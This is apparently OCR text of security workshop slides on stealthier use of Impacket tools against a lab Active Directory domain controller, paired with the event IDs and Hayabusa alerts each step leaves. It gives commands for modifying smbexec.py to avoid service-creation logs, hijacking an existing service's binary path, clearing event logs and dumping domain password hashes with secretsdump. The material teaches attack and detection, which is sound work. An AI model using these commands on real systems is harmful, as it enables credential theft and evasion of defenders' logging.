
# smbclient

- Tool used for interacting with SMB shares
  - Connect and browse shares
  - Upload/Download/Delete files
- Establish connection:
  - $ *smbclient.py DOMAIN/user:pass@IP*
- Connect to specified share:
  - $ *use ADMIN$*
- Upload/Download files
  - $ *put <file>*
  - $ *get <file>*
- Delete files
  - *$ rm <file>*

```
odie@opsec:~$ smbclient.py -h
Impacket v0.11.0 - Copyright 2023 Fortra

usage: smbclient.py [-h] [-file FILE] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k]
                    [-port [destination port]]
                    target

SMB client implementation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

optional arguments:
  -h, --help            show this help message and exit
  -file FILE            input file with commands to execute in the mini shell
  -debug                Turn DEBUG output ON

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH
  -no-pass              don't ask for password (useful for -k)
  -k                    Use Kerberos authentication. Grabs credentials from ccache file
                        credentials cannot be found, it will use the ones specified in
  -aesKey hex key       AES key to use for Kerberos Authentication (128 or 256 bits)

connection:
  -dc-ip ip address     IP Address of the domain controller. If omitted it will use the
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatev
                        NetBIOS name and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server
```

# BYO Batch File

- Create a batch file that contains multiple commands
- Redirect all output to the same file
- **Benefits:**
  - Reduces the number of files created
  - Limits the number of new services created!



# BYO Batch File

- **Exercise:**
  - Create your own batch file

**<u>Take 5 minutes to complete the exercise!</u>**
**Let us know if you need any help!**

new.bat

```
1   @echo off
2
3   :: Define the output file
4   set outputFile=\\%COMPUTERNAME%\C$\__output
5
6   :: Run whoami.exe and append output to the file
7   whoami >> %outputFile% 2>&1
8
9   :: Run systeminfo.exe and append output to the file
10  :: Suppress any error messages
11  systeminfo >> %outputFile% 2>&1
```

# Retrieving Output

- We have modified the command execution
  - Executing multiple commands at once, not 1-by-1
- Do we still need a semi-interactive shell?
  - Or could we just download the output file and delete it?

```
300         try:
301             scmr.hRStartServiceW(self.__scmr, service)
302         except:
303             pass
304         scmr.hRDeleteService(self.__scmr, service)
305         scmr.hRCloseServiceHandle(self.__scmr, service)
306         self.get_output()
307
```

# Retrieving Output

- **Exercise:**
  - Comment out the “self.get_output()” function

```
268     def get_output(self):
269         def output_callback(data):
270             self.__outputBuffer += data
271
272         if self.  mode == 'SHARE':
273             self.transferClient.getFile(self.__share, OUTPUT_FILENAME, output_callback)
274             self.transferClient.deleteFile(self.__share, OUTPUT_FILENAME)
275         else:
276             fd = open(SMBSERVER_DIR + '/' + OUTPUT_FILENAME,'rb')
277             output_callback(fd.read())
278             fd.close()
279             os.unlink(SMBSERVER_DIR + '/' + OUTPUT_FILENAME)
```

# Retrieving Output: Solution

- **Exercise:**
  - Comment out the “self.get_output()” function

**SOLUTION:**

grep -in "self\.get_output()" smbexec.py

sed -i 's/self\.get_output()/#self\.get_output()/ ' smbexec.py

grep -in "self\.get_output()" smbexec.py

```
odie@opsec:~/.local/bin$ grep -i "self\.get_output()" smbexec.py
        self.get_output()
odie@opsec:~/.local/bin$ sed -i 's/self\.get_output()/#self\.get_output()/ ' smbexec.py
odie@opsec:~/.local/bin$ grep -i "self\.get_output()" smbexec.py
        #self.get_output()
odie@opsec:~/.local/bin$
```

# Modify CMD Execution

- Uploading a batch file allows us to make 3 changes:
  - Remove the “echo” portion
  - Remove the command and output redirection
  - Removes the ‘& del *.bat’
- Input needs to be altered to

```
command = self.__shell + 'echo ' + data + ' ^> ' + self.__output + ' 2^>^&1 > ' + batchFile + ' & ' + \
          self.__shell + batchFile
```

```
    command += ' & ' + self.__copyBack
command += ' & ' + 'del ' + batchFile
```

# Modify CMD Execution

- **Exercise:**
  - Modify the command to only execute the batch file
  - Change the “data” variable to be the location of the script
  - Remove the “& + del + batchFile” portion of the command

```
288         command = self.__shell + 'echo ' + data + ' ^> ' + self.__output + ' 2^>^&1 > ' + batchFile + ' & ' + \
289                   self.__shell + batchFile
```

**<u>Take 5 minutes to complete the exercise!</u>**

**Let us know if you need any help!**

# Modify CMD: Solution

- **Exercise:**
  - Modify the command to only execute the batch file
  - Change the “data” variable to be the location of the script

```
#command = self.__shell + 'echo ' + data + ' ^> '
        #self.__shell + batchFile

# Modified Command
command = self.__shell + self.__shell + data
```


```
[!] Launching semi-interactive shell - Careful what
(Cmd) C:\Windows\new.bat

(Cmd) C:\Windows\new.bat

(Cmd) _
```

# Ex: Modify Behavior

- **[TGT] Clear the event logs on DC01!**
  - PS> .\clear_logs.bat
- **[ATCK] Connect to DC01 with smbclient.py and navigate to the correct share**
  - $ smbclient.py BSIDES/jason:'Password123!'@192.168.x.20
  - $ use SHARE$
- **[ATCK] Upload the newly created batch file that contains the commands**
  - $ put <file.bat>
- **[ATCK] Run the modified smbexec.py to execute the batch file**
  - $ smbexec.py BSIDES/jason:'Password123!'@192.168.x.20 -service-name <service>
- **[ATCK] Download the output file via smbclient**
  - $ get <file.bat>
- **[ATCK] Delete any files that were uploaded/created via smbclient**
  - $ rm <file.bat>
  - $ rm <output>
- **[TGT] Execute Hayabusa on the DC01**
  - PS> .\hayabusa.exe csv-timeline -l -r rules/impacket --no-wizard

**Take 20 minutes to complete Ex 3!**
**Let us know if you need any help!**

# Workshop Agenda




- Introduction
- Background
- Modifying Defaults
- Command Execution
- **Service Creation**
- Credential Dumping


# Service Creation

- We’ve limited the number of new services
  - Installing a new **service is noisy!**

```
EventID EventName                       ServiceName
------- ---------                       -----------
   7045 Service Control Manager WTsXelTA
   7045 Service Control Manager WTsXelTA
   7045 Service Control Manager LRyzfxjr
   7045 Service Control Manager zTbnxJSB
   7045 Service Control Manager zTbnxJSB
   7045 Service Control Manager FkPdbNBV
```

# Service Installation Artifacts

- Event logs generated:
  - Security Event ID 4697
  - **System Event ID 7045**
- New subkey **created** under:
  - HKLM\SYSTEM\CurrentControlSet\Services\




**Nasreddine Bencherchali MindMaps**


# Service Manipulation

- What if we modify an **existing service?**
  - Identify a stopped service
  - Alter the binpath
  - Start the service
  - Reset the binpath
- Originally popularized by Mr-Un1k0d3r's SCShell project

| | |
|---|---|
| `binpath= <binarypathname>` | Specifies a path to the service binary file. There is no default for **binpath=**, and this string must be supplied. |

# Service Manipulation

- What artifacts **are removed?**
  - Security Event ID 4697
  - **System Event ID 7045**
  - Creation of registry subkey
- What **new artifacts** are created?
  - System Event ID 7036



## Auditing Windows Services

Many attacks rely on Windows services either for executing commands remotely or for maintaining persistence on systems. While most of the events we have mentioned so far have been found in the Security Event Log, Windows records events related to starting and stopping of services in the System Event Log. The following events are often noteworthy:

- 6005 – The event log service was started. This will occur at system boot time, and whenever the system is manually started. Since the event log service is critical for security, it gets is own Event ID.
- 6006 – The event log service was stopped. While this obviously occurs at system shutdown or restart, its occurrence at other times may be indicative of malicious attempts to avoid logging of activity or to modify the logs.
- 7034 – A service terminated unexpectedly. The event description will display the name of the services and may display the number of times that this service has crashed.
- 7036 – A service was stopped or started. While the event log service has its own Event ID, other services are logged under the same Event ID. The event description provides the name of the service, but no details of which user account requested the service to stop is provided. The description will indicate that the service entered the running state when it is started or entered the stopped state when it is stopped.
- 7040- The start type for a service was changed. The event description will display the name of the service that was changed and describe the change that was made.
- 7045 – A service was installed by the system. The name of the service is found in the Service Name field of the event description, and the full path to the associated executable is found in the Service File Name field. This can be a particularly important event as many tools, such as psexec, create a service on the remote system to execute commands. Many of these tools will create a randomly named service (which stands out in the logs as highly unusual) or will run an executable from locations like the Temp folder. It is worth noting that some legitimate services, like Windows Defender, may also use names that look in part randomized, so it is worth examining any odd entries carefully to determine if they are malicious.

# services.py

- Tool used for manipulating services remotely
  - Start/Stop/Delete services
  - Create/Change services
  - Get service status
- Establish connection:
  - $ services*.py DOMAIN/user:'pass'@IP*
- List available services:
  - *list*
- Targeting specific services:
  - *start -name vss*
  - *config -name vss*
  - *status -name vss*

```
odie@opsec:~$ services.py
Impacket v0.11.0 - Copyright 2023 Fortra

usage: services.py [-h] [-debug] [-hashes LMHASH:NTHASH]
                   [-port [destination port]]
                   target {start,stop,delete,status,confi

Windows Service manipulation script.

positional arguments:
  target                [[domain/]username[:password]@]<t
  {start,stop,delete,status,config,list,create,change}
                        actions
    start               starts the service
    stop                stops the service
    delete              deletes the service
    status              returns service status
    config              returns service configuration
    list                list available services
    create              create a service
    change              change a service configuration
```

# Ex: Modify Service

- **Exercise:**
  - Identify a service to modify
  - Modify the binpath of the service
  - Start the service (execute cmd)
  - Reset to the original binpath
- **OPSEC Considerations:**
  - What is a good service to modify?
  - What are services to avoid?
  - What tradeoffs did we make?
  - What artifacts are created?

```
odie@opsec:~/.local/bin$ services.py BSIDES/jason@10.0.0.5 config -name svsvc
Impacket v0.12.0.dev1+20240718.115833.4e0e3174 - Copyright 2023 Fortra

Password:
[*] Querying service config for svsvc
TYPE               : 32 -  SERVICE_WIN32_SHARE_PROCESS
START_TYPE         :  3 -  DEMAND START
ERROR_CONTROL      :  1 -  NORMAL
BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k LocalSystemNetworkRestricted -p
LOAD_ORDER_GROUP   :
TAG                : 0
DISPLAY_NAME       : Spot Verifier
DEPENDENCIES       : /
SERVICE_START_NAME: LocalSystem
```

# Modify Service: Solution

- **Exercise:**
  - Modify an existing service to achieve command execution

**Commands:**

- **Get status of target service**
  - $ services.py BSIDES/jason:'Password123!'@192.168.x.20 status -name svsvc
- **Review config**
  - $ services.py BSIDES/jason:'Password123!'@192.168.x.20 config -name svsvc
- **Change path to our malicious modifications**
  - $ services.py BSIDES/jason:'Password123!'@192.168.x.20 change -name svsvc -path 'C:\Windows\System32\conhost.exe C:\Windows\System32\cmd.exe /Q /c C:\Windows\new.bat'
- **Verify changes**
  - $ services.py BSIDES/jason:'Password123!'@192.168.x.20 config -name svsvc

# Modify Service: Solution

- **Exercise:**
  - Modify an existing service to achieve command execution

**Commands:**

- **Start Service**
  - $ services.py BSIDES/jason:'Password123!'@192.168.x.20 start -name svsvc
- **Change path back to original**
  - $ services.py BSIDES/jason:'Password123!'@192.168.x.20 change -name svsvc -path 'C:\Windows\system32\vssvc.exe’
- **Verify**
  - $ services.py BSIDES/jason:'Password123!'@192.168.x.20 config -name svsvc

# Workshop Agenda

```
odie@opsec:~$ secretsdump.py -h
Impacket v0.12.0.dev1+20240718.115833.4e0e3174 - Copyright 2023 Fortra

usage: secretsdump.py [-h] [-ts] [-debug] [-system SYSTEM] [-bootkey BOOTKEY] [
                      [-skip-security] [-outputfile OUTPUTFILE] [-use-vss] [-ro
                      [-use-remoteSSMethod] [-remoteSS-remote-volume REMOTESS_R
                      [-ldapfilter LDAPFILTER] [-just-dc] [-just-dc-ntlm] [-ski
                      [-k] [-aesKey hex key] [-keytab KEYTAB] [-dc-ip ip addres
                     target

Performs various techniques to dump secrets from the remote machine without exe

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>

optional arguments:
  -h, --help            show this help message and exit
  -ts                   Adds timestamp to every logging output
  -debug                Turn DEBUG output ON
  -system SYSTEM        SYSTEM hive to parse
  -bootkey BOOTKEY      bootkey for SYSTEM hive
  -security SECURITY    SECURITY hive to parse
  -sam SAM              SAM hive to parse
  -ntds NTDS            NTDS.DIT file to parse
  -resumefile RESUMEFILE
                        resume file name to resume NTDS.DIT session dump (only
  -skip-sam             Do NOT parse the SAM hive on remote system
  -skip-security        Do NOT parse the SECURITY hive on remote system
  -outputfile OUTPUTFILE
                        base output filename. Extensions will be added for sam,
  -use-vss              Use the NTDSUTIL VSS method instead of default DRSUAPI
```

- Introduction
- Background
- Modifying Defaults
- Command Execution
- Service Creation
- **Credential Dumping**

# secretsdump

- Performs various techniques to remotely retrieve credentials:
  - Password hashes
  - Kerberos tickets
  - Windows secrets
- Interacts with SAM database, LSA Secrets, ntds.dit
- 2 Methods to extract ntds.dit
  - DRSUAPI method (default)
  - VSS method


| | | | |
|---|---|---|---|
| Enterprise | T1003 | .001 | OS Credential Dumping: LSASS Memory |
| | | .002 | OS Credential Dumping: Security Account Manager |
| | | .003 | OS Credential Dumping: NTDS |
| | | .004 | OS Credential Dumping: LSA Secrets |


# DRSUAPI Method

- Protocol DC’s use to replicate AD database changes between them
  - Directory Replication Service (MS-DRSR) Remote protocol
  - API for MS-DRSR is **DRSUAPI**
- DC sends **DSGetNCChanges** request to get AD objects updates from DC2
- **Usage:** secretsdump.py BSIDES/jason:'Password123!'@192.168.x.20

```
odie@opsec:~$  secretsdump.py BSIDES/jason@10.0.0.5 -debug
Impacket v0.12.0.dev1+20240718.115833.4e0e3174 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /home/odie/.local/lib/python3.8/site-packages/impacket
Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[+] Retrieving class info for JD
[+] Retrieving class info for Skew1
[+] Retrieving class info for GBG
[+] Retrieving class info for Data
```

# DRSUAPI Detections





```
2024-08-02 22:06:51.195 +00:00 · Mimikatz DC Sync · high · opsectarget.bsides.local · Sec · 4662 · 877166 · User: jaso
n ¦ ObjSvr: DS ¦ ObjName: %{f820717e-3376-4df6-a691-b70188c14c4b} ¦ OpType: Object Access ¦ HID: 0x0 ¦ LID: 0x25bc56 ·
 AccessList: %%7688 ¦ AccessMask: 0x100 ¦ AdditionalInfo2:  ¦ AdditionalInfo: - ¦ ObjectType: %{19195a5b-6da0-11d0-afd
3-00c04fd930c9} ¦ Properties: %%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9} ¦ S
ubjectDomainName: BSIDES ¦ SubjectUserSid: S-1-5-21-3031899076-3004946400-3782566065-1103

2024-08-02 22:06:51.195 +00:00 · Active Directory Replication from Non Machine Account · crit · opsectarget.bsides.loc
al · Sec · 4662 · 877166 · User: jason ¦ ObjSvr: DS ¦ ObjName: %{f820717e-3376-4df6-a691-b70188c14c4b} ¦ OpType: Objec
t Access ¦ HID: 0x0 ¦ LID: 0x25bc56 · AccessList: %%7688 ¦ AccessMask: 0x100 ¦ AdditionalInfo2:  ¦ AdditionalInfo: - ¦
 ObjectType: %{19195a5b-6da0-11d0-afd3-00c04fd930c9} ¦ Properties: %%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {1919
5a5b-6da0-11d0-afd3-00c04fd930c9} ¦ SubjectDomainName: BSIDES ¦ SubjectUserSid: S-1-5-21-3031899076-3004946400-3782566
065-1103
```

# VSS Method

- Volume Snapshot Service (VSS)
  - aka Volume Shadow Copy
  - aka Shadow copies
- Service used to create local backups (**vssadmin**)
- 3 Execution Methods:
  - **smbexec** (default), wmiexec, dcomexec
- Recover backups of ntds.dit and SYSTEM hive
  - Locked when DC is running



# VSS Method: Initial Test

- **Usage:**
  - secretsdump.py -just-dc-ntlm BSIDES/jason:'Password123!'@192.168.x.20 -use-vss
- **Exercise:**
  - Execute secretsdump vss method against DC01
  - Run hayabusa on DC01 and review results

```
odie@opsec:~$ secretsdump.py -just-dc-ntlm BSIDES/jason@10.0.0.5 -use-vss -debug
Impacket v0.12.0.dev1+20240718.115833.4e0e3174 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /home/odie/.local/lib/python3.8/site-packages/impac
Password:
[+] Service RemoteRegistry is already running
[+] Retrieving class info for JD
[+] Retrieving class info for Skew1
[+] Retrieving class info for GBG
[+] Retrieving class info for Data
[*] Target system bootKey: [redacted]
[+] Checking NoLMHash Policy
[+] LMHashes are NOT being stored
[*] Searching for NTDS.dit
[*] Registry says NTDS.dit is at C:\Windows\NTDS\ntds.dit. Calling vssadmin to get a copy.
[*] Using smbexec method for remote execution
```

# Hypothesis

**Service Name** **(Old) Batch Filename**

```
2024-08-03 18:23:28.667 +00:00 · smbexec.py Service Installation · high · opsectarget.bsides.local · Sys · 7045 · 1
5813 · Svc: WNbtoeEu ¦ Path: %COMSPEC% /Q /c echo %COMSPEC% /C vssadmin list shadows /for=C: ^> %SYSTEMROOT%\Temp\_
_output > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat ¦ Acct: LocalSystem ¦ St
artType: auto start · ServiceType: user mode service

2024-08-03 18:23:28.667 +00:00 · smbexec.py Service Installation · high · opsectarget.bsides.local · Sys · 7045 · 1
5813 · Svc: WNbtoeEu ¦ Path: %COMSPEC% /Q /c echo %COMSPEC% /C vssadmin list shadows /for=C: ^> %SYSTEMROOT%\Temp\_
_output > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat ¦ Acct: LocalSystem ¦ St
artType: auto start · ServiceType: user mode service
```

**Command Line**

```
Path:
%COMSPEC% /Q /c echo %COMSPEC% /C vssadmin list shadows /for=C: ^> C:\Windows\Temp\__output > C:\Windows\TEMP\execute.bat &
%COMSPEC% /Q /c C:\Windows\TEMP\execute.bat &
